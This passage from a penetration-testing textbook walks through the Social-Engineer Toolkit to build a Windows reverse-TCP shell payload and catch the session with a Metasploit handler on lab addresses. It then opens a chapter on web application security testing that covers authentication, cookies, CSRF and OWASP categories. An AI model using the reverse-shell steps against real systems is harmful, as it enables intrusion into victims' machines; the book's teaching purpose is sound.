
```
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


          There is a new version of SET available.
                     Your version: 7.7.4
                  Current version: 7.7.9

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

We select option `1) Social-Engineering Attacks` and then we are presented with an array of attacks as shown in the following image:




```
          There is a new version of SET available.
                     Your version: 7.7.4
                  Current version: 7.7.9

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set>
```

We select option `4) Create a Payload and Listener` and then select the payload `Windows Shell Reverse_TCP`. Then we set the IP address and port for the listener as shown in the following image:



```
     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


          There is a new version of SET available.
                     Your version: 7.7.4
                  Current version: 7.7.9

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):192.168.25.128
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
[*] StarTing the Metasploit Framework console...|
```

SET automatically launches Metasploit and starts the listener. As soon as our victim downloads and executes the payload, a Meterpreter session opens up as shown in the following image:



```
           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.25.128
LHOST => 192.168.25.128
resource (/root/.set//meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.25.128:4444
msf exploit(multi/handler) > [*] Command shell session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1151) at 2018-08-24 20:12:07 +0530
sessions -i

Active sessions
===============

  Id  Name  Type               Information  Connection
  --  ----  ----               -----------  ----------
  1         shell x86/windows               192.168.25.128:4444 -> 192.168.25.130:1151 (192.168.25.130)

msf exploit(multi/handler) > 
```

Summary

In this chapter we covered various tools and techniques for getting access to our target system including cracking passwords, creating backdoors, exploiting services, and launching social engineering attacks.

7
Assessing Web Application Security

This chapter is about learning various aspects of web application security. We will be gaining skills for assessing web applications from a security perspective and uncovering potential flaws using both automated and manual techniques.

We will cover the following topics in this chapter:

- Importance of web application security testing
- Application profiling
- Common web application security testing tools
- Authentication
- Authorization
- Session management
- Input validation
- Security misconfiguration
- Business logic flaws
- Auditing and logging
- Cryptography
- Testing tools

Importance of web application security testing

Long ago, organizations used to deploy and work on thick clients. However, now, as we are shifting more toward mobility and ease of access, thin clients (web applications) are in high demand. The same web application, once hosted, can be accessed via multiple endpoints such as a PC, a smartphone, a tablet, and so on. But this has certainly increased the risk factor. Even a single vulnerability in the web application can have devastating effects on the entire organization. Also, as the network and infrastructure security evolved, web applications became easy targets for intruders to gain access inside the organization. Web application security testing is much more than just running an automated scanner to discover vulnerabilities. The automated scanner would not take procedural aspect a into consideration and would also report many false positives.

Application profiling

An enterprise organization might have tons of applications designed and built for serving various business purposes. The applications may be small or complex and could be built using various technologies. Now, when it's time to design and implement an enterprise-wide application security program, it really becomes crucial to decide upon the priority for assessment. There might be 100 applications in all; however due to limited resources, it may not be possible to test all 100 of them within the specific duration. This is when application profiling comes handy.

Application profiling involves classifying applications into various criticality groups such as high, medium, and low. Once classified, an assessment priority can then be decided on, based on the group the application belongs to. Some of the factors that help to classify the applications are as follows:

- What is the type of application (thick client or thin client or mobile app).
- What is the mode of access (internet/intranet).
- Who is the users of the application?
- What are the approximate number of users using the application?
- Does the application contain any business-sensitive information?
- Does the application contain any **Personally Identifiable Information** (**PII**)?
- Does the application contain any **nonpublic information** (**NPI**)?

- Are there any regulatory requirements pertaining to the application?
- What is the time duration for which the application users can sustain in case of unavailability of the application?

The answers to the preceding questions can help classify the applications. Application classification can also help in effectively scoring vulnerabilities.

Common web application security testing tools

There are tons of tools available for performing web application security testing. Some of them are freeware/open-source while some are commercially available. The following table lists some of the basic tools that can be used effectively for performing web application security testing. Most of these tools are part of the default Kali Linux installation:

Test	**Tools required**
Information gathering	Nikto, web developer plugin, Wappalyzer
Authentication	ZAP, Burp Suite
Authorization	ZAP, Burp Suite
Session management	Burp Suite web developer plugin, OWASP CSRFTester, WebScarab
Input validation	XSSMe, SQLMe, Paros, IBM AppScan, SQLMap, Burp Suite
Misconfiguration	Nikto
Business logic	Manual testing using ZAP or Burp Suite
Auditing and logging	Manual assessment
Web services	WSDigger, IBM AppScan web service scanner
Encryption	Hash identifier, weak cipher tester


Authentication

Authentication is the act of establishing or confirming something (or someone) as authentic or genuine. Authentication depends upon one or more authentication factors. Testing the authentication schema means understanding and visualizing the overall process of how the authentication works and using that information to find vulnerabilities in the implementation of the authentication mechanism. Compromising the authentication system gives attackers direct entry into the application, making it further exposed to variety of attacks.


The upcoming sections describe a few important tests for authentication.

Credentials over a secure channel

This is indeed a very basic check. Applications must transmit user credentials and all sensitive data strictly over the secured HTTPS protocol. If the application uses HTTP to transmit user credentials and data, it is vulnerable to eavesdropping. We can quickly check if the website is using HTTP or HTTPS by inspecting the URL bar as shown in the following screenshot:



Further we can also check the certificate details to sure HTTPS implementation as shown in the following image:


Page Info - https://www.google.com/
General
Media
Permissions
Security
View Certificate
Clear Cookies and Site Data
View Saved Passwords
Help
Certificate Viewer: "www.google.com"
General
Details
Close

Website Identity

Website: www.google.com

Owner: This website does not supply ownership information.

Verified by: Google Trust Services

Expires on: 16 October 2018

Privacy & History

Have I visited this website prior to today? Yes, 4,524 times

Is this website storing information on my computer? Yes, cookies and 9.2 MB of site data

Have I saved any passwords for this website? No

Technical Details

Connection Encrypted (TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256, 128 bit keys, TLS 1.2)

The page you are viewing was encrypted before being transmitted over the Internet.

Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

This certificate has been verified for the following uses:

SSL Server Certificate

Issued To

Common Name (CN) www.google.com

Organization (O) Google LLC

Organizational Unit (OU) <Not Part Of Certificate>

Serial Number 45:DA:F4:C7:43:C1:68:0A

Issued By

Common Name (CN) Google Internet Authority G3

Organization (O) Google Trust Services

Organizational Unit (OU) <Not Part Of Certificate>

Period of Validity

Begins On 08 August 2018

Expires On 16 October 2018

Fingerprints

SHA-256 Fingerprint 99:56:AD:E3:15:BB:F1:BD:CE:F7:50:02:A1:45:78:E4:8E:01:51:7B:11:2B:C4:F5:19:CB:E9:E9:34:39:E6:EC

SHA1 Fingerprint D2:00:69:76:EC:45:34:26:10:CD:B2:C2:B7:5D:D7:89:D4:DC:C1:EC

Authentication error messages

Quite often, an authentication failure on the application login page reveals unwanted information. For example, a user enters the wrong username and password, then the application throws an error saying username not found. This is revealing whether or not the given user belongs to the application or not. The attacker could simply write a script to check 1,000 users for validity. This type of attack is known as user enumeration. Hence it is recommended that authentication failure messages should be generic in nature and should not reveal if the username/password was wrong. A generic message such as *either username/password was wrong* doesn't necessarily prove if the username belonged to the application or not.

Password policy

Password policy is a trivial security control related to authentication. Passwords are commonly prone to dictionary attacks, brute-force attacks, and password-guessing attacks. If the application allows weak passwords to be set, then they could easily get compromised. A strong password policy typically has the following conditions:


- Minimum length of 8
- Must contain at least 1 lower case character, 1 uppercase character, 1 digit, and 1 special character.
- Password minimum age
- Password maximum age
- Password history restriction
- Account lockout

It is important to note that the password policy must be enforced both on the client as well as the server side.

Method for submitting credentials

GET and POST are two methods used for submitting user data over the HTTP/HTTPS protocols. Secure applications always use the POST method for transmitting user credentials and sensitive user data. If the GET method is used then the credentials/data become part of a publicly visible URL and are easily prone to attacks.

The following image shows a typical login request and response and highlights the use of the POST method:



```
http://demo.testfire.net/bank/login.aspx

POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: X-OpenDNS-Session=d349f4fe01a11042120bc730002eb4635f0d9270ed43_1fdcf6e9; ASP.NET_SessionId=x3shzr55n5...
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
  uid=test&passw=test&btnSubmit=Login

HTTP/1.1 200 OK
Date: Sat, 25 Aug 2018 11:30:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8825
Connection: keep-alive
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
x-powered-by: ASP.NET
```

OWASP mapping

Authentication related vulnerabilities are part of OWASP Top 10 2017. They are covered under A2:2017 Broken Authentication. Some of the vulnerabilities listed under this category are as follows:

- The application allows automated attacks such as credential stuffing
- The application allows brute-force attacks
- The application allows users to set default, weak, or well-known passwords
- The application has a weak password recovery process

Authorization

Once a user has been authenticated, the next task is to authorize the user to give him/her access to data. Based on the user role and privileges, the application grants authorization. To test for authorization vulnerabilities, we require valid credentials from each of the different roles present in an application. Using some preliminary tools, we can attempt to bypass the authorization schema and gain access to the superuser account while using the credentials of a normal user.

OWASP mapping

Authorization-related vulnerabilities are part of the OWASP Top 10 2017. They are covered under A5:2017 Broken Access Control. Some of the vulnerabilities listed under this category are as follows:


- Bypassing access control checks by tampering with the URL
- Allowing the primary key to be changed to another user's record, and allowing viewing or editing someone else's account
- Escalating privileges

Session management

Session management is at the core of any web-based application. It defines how the application maintains state and thereby controls user-interaction with the site. Session is initiated when a user initially connects to the site and is expected to end upon user disconnection. Since HTTP is a stateless protocol, the session needs to be handled explicitly by the application. A unique identifier such as a session ID or a cookie is normally used for tracking user sessions.

Cookie checks

As a cookie is an important object for storing the user's session information, it must be configured securely. The following image shows a sample cookie with its attributes:




Name	ASP.NET_SessionId
Value	ftjrp2i44wfgfh55whswzb31
Host	demo.testfire.net
Path	/
Expires	At end of session
Secure	No
HttpOnly	Yes

In the preceding image, the last three parameters are important from the security perspective. The **Expires** parameter is set to **At end of session**, which implies the cookie is not persistent and will be destroyed once the user logs out. The **Secure** flag is set to **No**, which is a risk. The site should implement HTTPS and then enable the **Secure** cookie flag. The **HTTPOnly** flag is set to **Yes**, which prevents unauthorized access to the cookie from other sites.

Cross-Site Request Forgery

Cross-Site Request Forgery is a common attack against web applications and typically happens due to weak session management. In the CSRF attack, the attacker sends a specially crafted link to the victim. As the victim clicks the link sent by attacker, it triggers some malicious action in the vulnerable application. Anti-CSRF or CAPTCHA are some of the common defenses against CSRF. OWASP has a special tool to test if an application is vulnerable to CSRF. It can be found at `https://www.owasp.org/index.php/File:CSRFTester-1.0.zip`.

The OWASP CSRF tester captures application requests and then generates a CSRF proof of concept as shown in the following image:



Include Regex: .*

Exclude Regex: .*\.(gif|jpg|png|css|ico|js|axd\?.*|ico)$

Report Type: ● Forms ○ iFrame ○ IMG ○ XHR ○ Link

☑ Display in Browser

Proxy started on port 8008

OWASP mapping

Session management-related vulnerabilities are part of the OWASP Top 10 2017. They are covered under A2:2017 Broken Authentication. Some of the vulnerabilities listed under this category are as follows:

- Application generating session ID that is not unique, random, complex, and is easily guessable
- Application exposing session identifiers in part of the URL or audit log file
- Application vulnerable to replay attack
- Application vulnerable to Cross-Site Request Forgery attack

Input validation

Improper validation of input is one of the most common and inherent flaws in most web applications.

